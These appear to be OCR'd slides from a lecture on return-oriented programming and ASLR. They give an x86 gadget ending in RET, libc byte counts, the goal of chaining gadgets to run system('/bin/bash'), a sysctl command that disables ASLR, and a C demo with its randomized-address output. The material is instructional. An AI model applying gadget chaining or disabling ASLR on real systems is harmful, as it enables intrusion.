f7
c7
07
00
00
00
0f
95
45
c3
test $0x00000007, %edi
setnzb -61(%ebp)
movl $0x0f000000, (%edi)
xchg %ebp, %eax
inc %ebp
ret

C3


LIBC: 975,626 bytes

5,843 are C3

3,429 correspond to actual RET instructions


Thesis was empirically shown; shellcode demonstrated.

Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Attack



Each word on the stack is either a ptr to a gadget that end in C3, or a constant.

Goal: string together enough gadgets to execute system("/bin/bash")

ASLR

sysctl kernel.randomize_va_space=0


sysctl kernel.randomize_va_space=2


By default, places segments of the program at different locations in the virtual address space.

```
int main(int argc, char **argv, char **envp) {
  char *str;
  printf("main=%8p, str=%8p, envp = %p, argv = %p, delta = %u \n",
      main, &str, (char*)envp, (char*)argv, (char*)((int)str - (int)argv));
  return (0);
}
```

```
d-172-25-98-44:smash abhi$ for f in `seq 1 100`; do  ./aslr; done
main= 0x9cee0, str=0xbff64a88, envp = 0xbff64aec, argv = 0xbff64ae4, delta = 1074378027
main= 0x92ee0, str=0xbff6ea88, envp = 0xbff6eaec, argv = 0xbff6eae4, delta = 1074337067
main= 0xaaee0, str=0xbff56a88, envp = 0xbff56aec, argv = 0xbff56ae4, delta = 1074435371
main= 0x2bee0, str=0xbffd5a88, envp = 0xbffd5aec, argv = 0xbffd5ae4, delta = 1073915179
main= 0x1aee0, str=0xbffe6a88, envp = 0xbffe6aec, argv = 0xbffe6ae4, delta = 1073845547
main= 0x68ee0, str=0xbff98a88, envp = 0xbff98aec, argv = 0xbff98ae4, delta = 1074165035
main= 0x1cee0, str=0xbffe4a88, envp = 0xbffe4aec, argv = 0xbffe4ae4, delta = 1073853739
main= 0x78ee0, str=0xbff88a88, envp = 0xbff88aec, argv = 0xbff88ae4, delta = 1074230571
main= 0x8cee0, str=0xbff74a88, envp = 0xbff74aec, argv = 0xbff74ae4, delta = 1074312491
main= 0x4eee0, str=0xbffb2a88, envp = 0xbffb2aec, argv = 0xbffb2ae4, delta = 1074058539
main= 0xc8ee0, str=0xbff38a88, envp = 0xbff38aec, argv = 0xbff38ae4, delta = 1074558251
main= 0xafee0, str=0xbff51a88, envp = 0xbff51aec, argv = 0xbff51ae4, delta = 1074455851
main=  0x5ee0, str=0xbfffba88, envp = 0xbfffbaec, argv = 0xbfffbae4, delta = 1073759531
main= 0x55ee0, str=0xbffaba88, envp = 0xbffabaec, argv = 0xbffabae4, delta = 1074087211
main= 0x77ee0, str=0xbff89a88, envp = 0xbff89aec, argv = 0xbff89ae4, delta = 1074226475
main= 0x24ee0, str=0xbffdca88, envp = 0xbffdcaec, argv = 0xbffdcae4, delta = 1073886507
main= 0xa6ee0, str=0xbff5aa88, envp = 0xbff5aaec, argv = 0xbff5aae4, delta = 1074418987
main= 0x69ee0, str=0xbff97a88, envp = 0xbff97aec, argv = 0xbff97ae4, delta = 1074169131
